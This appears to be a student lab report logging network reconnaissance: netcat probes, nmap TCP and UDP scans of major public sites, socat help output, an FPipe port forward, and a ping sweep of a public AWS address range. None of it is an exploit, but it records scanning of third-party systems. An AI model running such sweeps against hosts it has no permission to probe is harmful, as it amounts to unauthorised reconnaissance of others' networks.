

Traffic Probe

```
200420116068@kali:~$ echo "." | nc -v www.google.com 80
Connection to www.google.com (172.253.115.104) 80 port [tcp/http] succeeded!
HTTP/1.0 400 Bad Request
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 1555
Date: Mon, 08 Aug 2022 05:42:57 GMT
```

```
200420116068@kali:~$ echo "." | nc -v www.youtube.com 80
Connection to www.youtube.com (172.253.62.136) 80 port [tcp/http] succeeded!
HTTP/1.0 400 Bad Request
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 1555
Date: Mon, 08 Aug 2022 05:43:28 GMT
```

```
200420116068@kali:~$ echo "." | nc -v www.facebook.com 80
Connection to www.facebook.com (31.13.66.35) 80 port [tcp/http] succeeded!
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=utf-8
Date: Mon, 08 Aug 2022 05:44:36 GMT
Connection: close
Content-Length: 2959
```

```
200420116068@kali:~$ echo "." | nc -v www.instagram.com 80
Connection to www.instagram.com (31.13.66.174) 80 port [tcp/http] succeeded!
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=utf-8
Date: Mon, 08 Aug 2022 05:45:24 GMT
Connection: close
Content-Length: 105
```

```
200420116068@kali:~$ echo "." | nc -v www.snapchat.com 80
Connection to www.snapchat.com (142.250.31.121) 80 port [tcp/http] succeeded!
HTTP/1.0 400 Bad Request
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 273
Date: Mon, 08 Aug 2022 05:46:50 GMT
```

Ping

```
Pinging google.com [2404:6800:4009:82f::200e] with 32 bytes of data:  
Reply from 2404:6800:4009:82f::200e: time=20ms  
Reply from 2404:6800:4009:82f::200e: time=21ms  
Reply from 2404:6800:4009:82f::200e: time=21ms  
Reply from 2404:6800:4009:82f::200e: time=21ms  
  
Ping statistics for 2404:6800:4009:82f::200e:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 20ms, Maximum = 21ms, Average = 20ms
```

```
Pinging youtube.com [2404:6800:4009:825::200e] with 32 bytes of data:  
Reply from 2404:6800:4009:825::200e: time=17ms  
Reply from 2404:6800:4009:825::200e: time=18ms  
Reply from 2404:6800:4009:825::200e: time=19ms  
Reply from 2404:6800:4009:825::200e: time=18ms  
  
Ping statistics for 2404:6800:4009:825::200e:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 17ms, Maximum = 19ms, Average = 18ms
```

```
Pinging facebook.com [2a03:2880:f16e:181:face:b00c:0:25de] with 32 bytes of data:  
Reply from 2a03:2880:f16e:181:face:b00c:0:25de: time=20ms  
Reply from 2a03:2880:f16e:181:face:b00c:0:25de: time=19ms  
Reply from 2a03:2880:f16e:181:face:b00c:0:25de: time=17ms  
Reply from 2a03:2880:f16e:181:face:b00c:0:25de: time=18ms  
  
Ping statistics for 2a03:2880:f16e:181:face:b00c:0:25de:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 17ms, Maximum = 20ms, Average = 18ms
```

```
Pinging instagram.com [2a03:2880:f26e:e9:face:b00c:0:4420] with 32 bytes of data:  
Reply from 2a03:2880:f26e:e9:face:b00c:0:4420: time=22ms  
Reply from 2a03:2880:f26e:e9:face:b00c:0:4420: time=20ms  
Reply from 2a03:2880:f26e:e9:face:b00c:0:4420: time=21ms  
Reply from 2a03:2880:f26e:e9:face:b00c:0:4420: time=21ms  
  
Ping statistics for 2a03:2880:f26e:e9:face:b00c:0:4420:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 20ms, Maximum = 22ms, Average = 21ms
```

```
Pinging snapchat.com [2001:4860:4802:34::15] with 32 bytes of data:  
Reply from 2001:4860:4802:34::15: time=18ms  
Reply from 2001:4860:4802:34::15: time=18ms  
Reply from 2001:4860:4802:34::15: time=17ms  
Reply from 2001:4860:4802:34::15: time=18ms  
  
Ping statistics for 2001:4860:4802:34::15:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
    Minimum = 17ms, Maximum = 18ms, Average = 17ms
```

TCP Scan

```
200420116068@kali:~$ nmap -sT google.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:25 UTC
Nmap scan report for google.com (142.250.188.46)
Host is up (0.00078s latency).
Other addresses for google.com (not scanned): 2607:f8b0:4004:835::200e
rDNS record for 142.250.188.46: iad30s46-in-f14.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 4.88 seconds
```

```
200420116068@kali:~$ nmap -sT youtube.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:26 UTC
Nmap scan report for youtube.com (172.253.122.93)
Host is up (0.0023s latency).
Other addresses for youtube.com (not scanned): 172.253.122.136 172.253.122.190 172.253.122.91 2
607:f8b0:4004:c17::88 2607:f8b0:4004:c17::be 2607:f8b0:4004:c17::5b 2607:f8b0:4004:c17::5d
rDNS record for 172.253.122.93: bh-in-f93.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 4.62 seconds
```

```
200420116068@kali:~$ nmap -sT facebook.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:27 UTC
Nmap scan report for facebook.com (31.13.66.35)
Host is up (0.00071s latency).
Other addresses for facebook.com (not scanned): 2a03:2880:f103:83:face:b00c:0:25de
rDNS record for 31.13.66.35: edge-star-mini-shv-01-iad3.facebook.com
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
843/tcp   closed unknown
5222/tcp  closed xmpp-client

Nmap done: 1 IP address (1 host up) scanned in 4.52 seconds
```

```
200420116068@kali:~$ nmap -sT instagram.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:28 UTC
Nmap scan report for instagram.com (31.13.66.174)
Host is up (0.00064s latency).
Other addresses for instagram.com (not scanned): 2a03:2880:f203:e5:face:b00c:0:4420
rDNS record for 31.13.66.174: instagram-p42-shv-01-iad3.fbcdn.net
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
843/tcp   closed unknown
5222/tcp  closed xmpp-client

Nmap done: 1 IP address (1 host up) scanned in 4.89 seconds
```

```
200420116068@kali:~$ nmap -sT snapchat.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-08 06:28 UTC
Nmap scan report for snapchat.com (216.239.38.21)
Host is up (0.0025s latency).
Other addresses for snapchat.com (not scanned): 216.239.32.21 216.239.34.21 216.239.36.21 2001:4860:4802:32::15 2001:4860:4802:34::15 2001:4860:4802:36::15 2001:4860:4802:38::15
rDNS record for 216.239.38.21: any-in-2615.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

UDP scan

```
200420116068@kali:~$ nc -vz -u google.com 1-20
Connection to google.com (172.253.122.138) 1 port [udp/*] succeeded!
Connection to google.com (172.253.122.113) 2 port [udp/*] succeeded!
Connection to google.com (172.253.122.102) 3 port [udp/*] succeeded!
Connection to google.com (172.253.122.101) 4 port [udp/*] succeeded!
Connection to google.com (172.253.122.100) 5 port [udp/*] succeeded!
Connection to google.com (172.253.122.139) 6 port [udp/*] succeeded!
Connection to google.com (172.253.122.138) 7 port [udp/echo] succeeded!
Connection to google.com (172.253.122.113) 8 port [udp/*] succeeded!
Connection to google.com (172.253.122.102) 9 port [udp/discard] succeeded!
Connection to google.com (172.253.122.101) 10 port [udp/*] succeeded!
Connection to google.com (172.253.122.139) 11 port [udp/*] succeeded!
Connection to google.com (172.253.122.138) 12 port [udp/*] succeeded!
Connection to google.com (172.253.122.113) 13 port [udp/daytime] succeeded!
Connection to google.com (172.253.122.102) 14 port [udp/*] succeeded!
Connection to google.com (172.253.122.101) 15 port [udp/*] succeeded!
Connection to google.com (172.253.122.100) 16 port [udp/*] succeeded!
Connection to google.com (172.253.122.138) 17 port [udp/*] succeeded!
Connection to google.com (172.253.122.113) 18 port [udp/*] succeeded!
Connection to google.com (172.253.122.102) 19 port [udp/chargen] succeeded!
Connection to google.com (172.253.122.101) 20 port [udp/*] succeeded!
```

```
200420116068@kali:~$ nc -vz -u youtube.com 1-20
Connection to youtube.com (172.253.115.190) 1 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.136) 2 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 3 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.91) 4 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.190) 5 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.136) 6 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 7 port [udp/echo] succeeded!
Connection to youtube.com (172.253.115.91) 8 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.190) 9 port [udp/discard] succeeded!
Connection to youtube.com (172.253.115.136) 10 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 11 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.91) 12 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.190) 13 port [udp/daytime] succeeded!
Connection to youtube.com (172.253.115.136) 14 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 15 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.91) 16 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.190) 17 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.136) 18 port [udp/*] succeeded!
Connection to youtube.com (172.253.115.93) 19 port [udp/chargen] succeeded!
Connection to youtube.com (172.253.115.91) 20 port [udp/*] succeeded!
```

```
200420116068@kali:~$ nc -vz -u facebook.com 1-20
Connection to facebook.com (31.13.66.35) 1 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 2 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 3 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 4 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 5 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 6 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 7 port [udp/echo] succeeded!
Connection to facebook.com (31.13.66.35) 8 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 9 port [udp/discard] succeeded!
Connection to facebook.com (31.13.66.35) 10 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 11 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 12 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 13 port [udp/daytime] succeeded!
Connection to facebook.com (31.13.66.35) 14 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 15 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 16 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 17 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 18 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 19 port [udp/chargen] succeeded!
Connection to facebook.com (31.13.66.35) 20 port [udp/*] succeeded!
```

```
200420116068@kali:~$ nc -vz -u instagram.com 1-20
Connection to instagram.com (31.13.66.174) 1 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 2 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 3 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 4 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 5 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 6 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 7 port [udp/echo] succeeded!
Connection to instagram.com (31.13.66.174) 8 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 9 port [udp/discard] succeeded!
Connection to instagram.com (31.13.66.174) 10 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 11 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 12 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 13 port [udp/daytime] succeeded!
Connection to instagram.com (31.13.66.174) 14 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 15 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 16 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 17 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 18 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 19 port [udp/chargen] succeeded!
Connection to instagram.com (31.13.66.174) 20 port [udp/*] succeeded!
```

```
200420116068@kali:~$ nc -vz -u snapchat.com 1-20
Connection to snapchat.com (216.239.32.21) 1 port [udp/*] succeeded!
Connection to snapchat.com (216.239.38.21) 2 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 3 port [udp/*] succeeded!
Connection to snapchat.com (216.239.34.21) 4 port [udp/*] succeeded!
Connection to snapchat.com (216.239.32.21) 5 port [udp/*] succeeded!
Connection to snapchat.com (216.239.38.21) 6 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 7 port [udp/echo] succeeded!
Connection to snapchat.com (216.239.34.21) 8 port [udp/*] succeeded!
Connection to snapchat.com (216.239.32.21) 9 port [udp/discard] succeeded!
Connection to snapchat.com (216.239.38.21) 10 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 11 port [udp/*] succeeded!
Connection to snapchat.com (216.239.34.21) 12 port [udp/*] succeeded!
Connection to snapchat.com (216.239.32.21) 13 port [udp/daytime] succeeded!
Connection to snapchat.com (216.239.38.21) 14 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 15 port [udp/*] succeeded!
Connection to snapchat.com (216.239.34.21) 16 port [udp/*] succeeded!
Connection to snapchat.com (216.239.32.21) 17 port [udp/*] succeeded!
Connection to snapchat.com (216.239.38.21) 18 port [udp/*] succeeded!
Connection to snapchat.com (216.239.36.21) 19 port [udp/chargen] succeeded!
Connection to snapchat.com (216.239.34.21) 20 port [udp/*] succeeded!
```

Scan port

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u google.com 22 80
Connection to google.com (172.253.62.138) 22 port [udp/*] succeeded!
Connection to google.com (172.253.62.113) 80 port [udp/*] succeeded!
```

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u youtube.com 22 80
Connection to youtube.com (172.253.122.91) 22 port [udp/*] succeeded!
Connection to youtube.com (172.253.122.190) 80 port [udp/*] succeeded!
```

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u facebook.com 22 80
Connection to facebook.com (31.13.66.35) 22 port [udp/*] succeeded!
Connection to facebook.com (31.13.66.35) 80 port [udp/*] succeeded!
```

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u instagram.com 22 80
Connection to instagram.com (31.13.66.174) 22 port [udp/*] succeeded!
Connection to instagram.com (31.13.66.174) 80 port [udp/*] succeeded!
```

```
200420116068@kali:~$ echo "QUIT" | nc -vz -u snapchat.com 22 80
Connection to snapchat.com (216.239.32.21) 22 port [udp/*] succeeded!
Connection to snapchat.com (216.239.38.21) 80 port [udp/*] succeeded!
```

For this assignment, you have to perform following tasks :

1.Demonstrate the working socat tool.

```
200420116068@kali:~$ socat -h
socat by Gerhard Rieger and contributors - see www.dest-unreach.org
Usage:
socat [options] <bi-address> <bi-address>
  options:
    -V      print version and feature information to stdout, and exit
    -h|-?  print a help text describing command line options and addresses
    -hh    like -h, plus a list of all common address option names
    -hhh   like -hh, plus a list of all available address option names
    -d[ddd]  increase verbosity (use up to 4 times; 2 are recommended)
    -D      analyze file descriptors before loop
    -ly[facility] log to syslog, using facility (default is daemon)
    -lf<logfile> log to file
    -ls      log to stderr (default if no other log)
    -lm[facility] mixed log mode (stderr during initialization, then syslog)
    -lp<progname> set the program name used for logging
    -lu      use microseconds for logging timestamps
    -lh      add hostname to log messages
    -v      verbose text dump of data traffic
    -x      verbose hexadecimal dump of data traffic
    -r <file>   raw dump of data flowing from left to right
    -R <file>   raw dump of data flowing from right to left
    -b<size_t>  set data buffer size (8192)
    -s      sloppy (continue on error)
    -t<timeout>  wait seconds before closing second channel
    -T<timeout>  total inactivity timeout in seconds
    -u      unidirectional mode (left to right)
    -U      unidirectional mode (right to left)
    -g      do not check option groups
    -L <lockfile> try to obtain lock, or fail
    -W <lockfile> try to obtain lock, or wait
    -4      prefer IPv4 if version is not explicitly specified
    -6      prefer IPv6 if version is not explicitly specified

bi-address:
pipe[,<opts>]      groups=FD,FIFO
<single-address>!!<single-address>
<single-address>

single-address:
<address-head>[,<opts>]

address-head:
abstract-client:<filename>      groups=FD,SOCKET,RETRY,UNIX
abstract-connect:<filename>      groups=FD,SOCKET,RETRY,UNIX
abstract-listen:<filename>       groups=FD,SOCKET,LISTEN,CHILD,RETRY,UNIX
abstract-recv:<filename>        groups=FD,SOCKET,RETRY,UNIX
abstract-recvfrom:<filename>     groups=FD,SOCKET,CHILD,RETRY,UNIX
abstract-sendto:<filename>      groups=FD,SOCKET,RETRY,UNIX
create:<filename> groups=FD,REG,NAMED
exec:<command-line>      groups=FD,FIFO,SOCKET,EXEC,FORK,TERMIOS,PTY,PARENT,UNIX
fd:<num>      groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
open:<filename>      groups=FD,FIFO,CHR,BLK,REG,SOCKET,NAMED,OPEN,TERMIOS,UNIX
interface:<interface>      groups=FD,SOCKET
ip-datagram:<host>:<protocol>      groups=FD,SOCKET,RANGE,IP4,IP6
ip-recv:<protocol>      groups=FD,SOCKET,RANGE,IP4,IP6
ip-recvfrom:<protocol>      groups=FD,SOCKET,CHILD,RANGE,IP4,IP6
ip-sendto:<host>:<protocol>      groups=FD,SOCKET,IP4,IP6
ip4-datagram:<host>:<protocol>      groups=FD,SOCKET,RANGE,IP4
ip4-recv:<protocol>      groups=FD,SOCKET,RANGE,IP4
ip4-recvfrom:<protocol>      groups=FD,SOCKET,CHILD,RANGE,IP4
ip4-sendto:<host>:<protocol>      groups=FD,SOCKET,IP4
ip6-datagram:<host>:<protocol>      groups=FD,SOCKET,RANGE,IP6
ip6-recv:<protocol>      groups=FD,SOCKET,RANGE,IP6
ip6-recvfrom:<protocol>      groups=FD,SOCKET,CHILD,RANGE,IP6
ip6-sendto:<host>:<protocol>      groups=FD,SOCKET,IP6
open:<filename>      groups=FD,FIFO,CHR,BLK,REG,NAMED,OPEN,TERMIOS
openssl:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP,OPENSSL
openssl-dtls-client:<host>:<port>  groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,UDP,OPENSSL
openssl-dtls-server:<port>      groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,IP6,UDP,OPENSSL
```

```
L
openssl-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,IP6,TCP,OPENSSL
pipe:<filename>      groups=FD,FIFO,NAMED,OPEN
proxy:<proxy-server>:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP,HTTP
pty      groups=FD,NAMED,TERMIOS,PTY
sctp-connect:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,SCTP
sctp-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,IP6,SCTP
sctp4-connect:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP4,SCTP
sctp4-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,SCTP
sctp6-connect:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP6,SCTP
sctp6-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP6,SCTP
socket-connect:<domain>:<protocol>:<remote-address>      groups=FD,SOCKET,CHILD,RETRY
socket-datatype:<domain>:<type>:<protocol>:<remote-address>      groups=FD,SOCKET,RANGE
socket-listen:<domain>:<protocol>:<local-address> groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE
socket-recv:<domain>:<type>:<protocol>:<local-address>      groups=FD,SOCKET,RANGE
socket-recvfrom:<domain>:<type>:<protocol>:<local-address>      groups=FD,SOCKET,CHILD,RANGE
socket-sendto:<domain>:<type>:<protocol>:<remote-address> groups=FD,SOCKET
socks4:<socks-server>:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP,SOCKS4
socks4a:<socks-server>:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP,SOCKS4
stderr      groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
stdin      groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
stdio      groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
stdout      groups=FD,FIFO,CHR,BLK,REG,SOCKET,TERMIOS,UNIX,IP4,IP6,UDP,TCP,SCTP
system:<shell-command>      groups=FD,FIFO,SOCKET,EXEC,FORK,TERMIOS,PTY,PARENT,UNIX
tcp-connect:<host>:<port> groups=FD,SOCKET,CHILD,RETRY,IP4,IP6,TCP
tcp-listen:<port> groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,IP6,TCP
tcp4-connect:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP4,TCP
tcp4-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP4,TCP
tcp6-connect:<host>:<port>      groups=FD,SOCKET,CHILD,RETRY,IP6,TCP
tcp6-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RETRY,RANGE,IP6,TCP
tun[<ip-addr>/<bits>]      groups=FD,CHR,NAMED,OPEN,INTERFACE
udp-connect:<host>:<port> groups=FD,SOCKET,IP4,IP6,UDP
udp-datagram:<host>:<port>      groups=FD,SOCKET,RANGE,IP4,IP6,UDP
udp-listen:<port> groups=FD,SOCKET,LISTEN,CHILD,RANGE,IP4,IP6,UDP
udp-recv:<port>      groups=FD,SOCKET,RANGE,IP4,IP6,UDP
udp-recvfrom:<port>      groups=FD,SOCKET,CHILD,RANGE,IP4,IP6,UDP
udp-sendto:<host>:<port>      groups=FD,SOCKET,IP4,IP6,UDP
```

```
udp4-connect:<host>:<port>      groups=FD,SOCKET,IP4,UDP
udp4-datagram:<host>:<port>      groups=FD,SOCKET,RANGE,IP4,UDP
udp4-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RANGE,IP4,UDP
udp4-recv:<port>      groups=FD,SOCKET,RANGE,IP4,UDP
udp4-recvfrom:<port>      groups=FD,SOCKET,CHILD,RANGE,IP4,UDP
udp4-sendto:<host>:<port>      groups=FD,SOCKET,IP4,UDP
udp6-connect:<host>:<port>      groups=FD,SOCKET,IP6,UDP
udp6-datagram:<host>:<port>      groups=FD,SOCKET,RANGE,IP6,UDP
udp6-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RANGE,IP6,UDP
udp6-recv:<port>      groups=FD,SOCKET,RANGE,IP6,UDP
udp6-recvfrom:<port>      groups=FD,SOCKET,CHILD,RANGE,IP6,UDP
udp6-sendto:<host>:<port>      groups=FD,SOCKET,IP6,UDP
unix-client:<filename>      groups=FD,SOCKET,NAMED,RETRY,UNIX
unix-connect:<filename>      groups=FD,SOCKET,NAMED,RETRY,UNIX
unix-listen:<filename>      groups=FD,SOCKET,NAMED,LISTEN,CHILD,RETRY,UNIX
unix-recv:<filename>      groups=FD,SOCKET,NAMED,RETRY,UNIX
unix-recvfrom:<filename>      groups=FD,SOCKET,NAMED,CHILD,RETRY,UNIX
unix-sendto:<filename>      groups=FD,SOCKET,NAMED,RETRY,UNIX
vsock-connect:<cid>:<port>      groups=FD,SOCKET,CHILD,RETRY
vsock-listen:<port>      groups=FD,SOCKET,LISTEN,CHILD,RETRY
```

2.Perform port forwarding using Fpipe.

```
C:\Users\Asus\Downloads>FPipe.exe -l 8080 -r 80 www.triple5.online
FPipe v2.1 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com
```

3.Identify which hosts are live on the network.

```
200420116068@kali:~$ nmap -sn 184.72.216.0-255
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:40 UTC
Nmap scan report for ec2-184-72-216-2.compute-1.amazonaws.com (184.72.216.2)
Host is up (0.0011s latency).
Nmap scan report for ec2-184-72-216-14.compute-1.amazonaws.com (184.72.216.14)
Host is up (0.00047s latency).
Nmap scan report for ec2-184-72-216-21.compute-1.amazonaws.com (184.72.216.21)
Host is up (0.0013s latency).
Nmap scan report for ec2-184-72-216-23.compute-1.amazonaws.com (184.72.216.23)
Host is up (0.00062s latency).
Nmap scan report for ec2-184-72-216-33.compute-1.amazonaws.com (184.72.216.33)
Host is up (0.00088s latency).
Nmap scan report for ec2-184-72-216-34.compute-1.amazonaws.com (184.72.216.34)
Host is up (0.00047s latency).
Nmap scan report for ec2-184-72-216-40.compute-1.amazonaws.com (184.72.216.40)
Host is up (0.00053s latency).
Nmap scan report for absolutelytrophies.com (184.72.216.46)
Host is up (0.00084s latency).
Nmap scan report for ec2-184-72-216-47.compute-1.amazonaws.com (184.72.216.47)
Host is up (0.00081s latency).
Nmap scan report for ec2-184-72-216-58.compute-1.amazonaws.com (184.72.216.58)
Host is up (0.00090s latency).
Nmap scan report for ec2-184-72-216-63.compute-1.amazonaws.com (184.72.216.63)
Host is up (0.00047s latency).
Nmap scan report for ec2-184-72-216-83.compute-1.amazonaws.com (184.72.216.83)
Host is up (0.0012s latency).
Nmap scan report for ec2-184-72-216-93.compute-1.amazonaws.com (184.72.216.93)
Host is up (0.00056s latency).
Nmap scan report for ec2-184-72-216-94.compute-1.amazonaws.com (184.72.216.94)
Host is up (0.0016s latency).
Nmap scan report for betterbee.acro.website (184.72.216.103)
```

```
Host is up (0.00061s latency).
Nmap scan report for ec2-184-72-216-108.compute-1.amazonaws.com (184.72.216.108)
Host is up (0.00061s latency).
Nmap scan report for ec2-184-72-216-109.compute-1.amazonaws.com (184.72.216.109)
Host is up (0.00081s latency).
Nmap scan report for ec2-184-72-216-128.compute-1.amazonaws.com (184.72.216.128)
Host is up (0.00056s latency).
Nmap scan report for ec2-184-72-216-131.compute-1.amazonaws.com (184.72.216.131)
Host is up (0.00091s latency).
Nmap scan report for ec2-184-72-216-141.compute-1.amazonaws.com (184.72.216.141)
Host is up (0.00068s latency).
Nmap scan report for ec2-184-72-216-160.compute-1.amazonaws.com (184.72.216.160)
Host is up (0.00080s latency).
Nmap scan report for ec2-184-72-216-163.compute-1.amazonaws.com (184.72.216.163)
Host is up (0.0012s latency).
Nmap scan report for ec2-184-72-216-171.compute-1.amazonaws.com (184.72.216.171)
Host is up (0.00060s latency).
Nmap scan report for ec2-184-72-216-175.compute-1.amazonaws.com (184.72.216.175)
Host is up (0.00049s latency).
Nmap scan report for ec2-184-72-216-176.compute-1.amazonaws.com (184.72.216.176)
Host is up (0.00068s latency).
Nmap scan report for ec2-184-72-216-182.compute-1.amazonaws.com (184.72.216.182)
Host is up (0.00066s latency).
Nmap scan report for ec2-184-72-216-183.compute-1.amazonaws.com (184.72.216.183)
Host is up (0.00096s latency).
Nmap scan report for ec2-184-72-216-192.compute-1.amazonaws.com (184.72.216.192)
Host is up (0.00071s latency).
Nmap scan report for ec2-184-72-216-193.compute-1.amazonaws.com (184.72.216.193)
Host is up (0.0013s latency).
Nmap scan report for ec2-184-72-216-203.compute-1.amazonaws.com (184.72.216.203)
Host is up (0.0012s latency).
Nmap scan report for ec2-184-72-216-215.compute-1.amazonaws.com (184.72.216.215)
Host is up (0.0028s latency).
Nmap scan report for ec2-184-72-216-216.compute-1.amazonaws.com (184.72.216.216)
Host is up (0.00094s latency).
Nmap scan report for ec2-184-72-216-219.compute-1.amazonaws.com (184.72.216.219)
```

```
Host is up (0.00039s latency).
Nmap scan report for ec2-184-72-216-226.compute-1.amazonaws.com (184.72.216.226)
Host is up (0.00056s latency).
Nmap scan report for ec2-184-72-216-233.compute-1.amazonaws.com (184.72.216.233)
Host is up (0.0053s latency).
Nmap scan report for ec2-184-72-216-235.compute-1.amazonaws.com (184.72.216.235)
Host is up (0.0016s latency).
Nmap scan report for ec2-184-72-216-236.compute-1.amazonaws.com (184.72.216.236)
Host is up (0.0053s latency).
Nmap scan report for ec2-184-72-216-237.compute-1.amazonaws.com (184.72.216.237)
Host is up (0.0012s latency).
Nmap scan report for ec2-184-72-216-248.compute-1.amazonaws.com (184.72.216.248)
Host is up (0.00051s latency).
Nmap scan report for ec2-184-72-216-254.compute-1.amazonaws.com (184.72.216.254)
Host is up (0.0015s latency).
Nmap scan report for ec2-184-72-216-255.compute-1.amazonaws.com (184.72.216.255)
Host is up (0.00073s latency).
Nmap done: 256 IP addresses (41 hosts up) scanned in 2.05 seconds
```

4.Scan all TCP Port of the any two hosts.

```
200420116068@kali:~$ nmap -sT www.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:42 UTC
Nmap scan report for www.triple5.online (3.109.160.49)
Host is up (0.19s latency).
rDNS record for 3.109.160.49: triple5.online
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

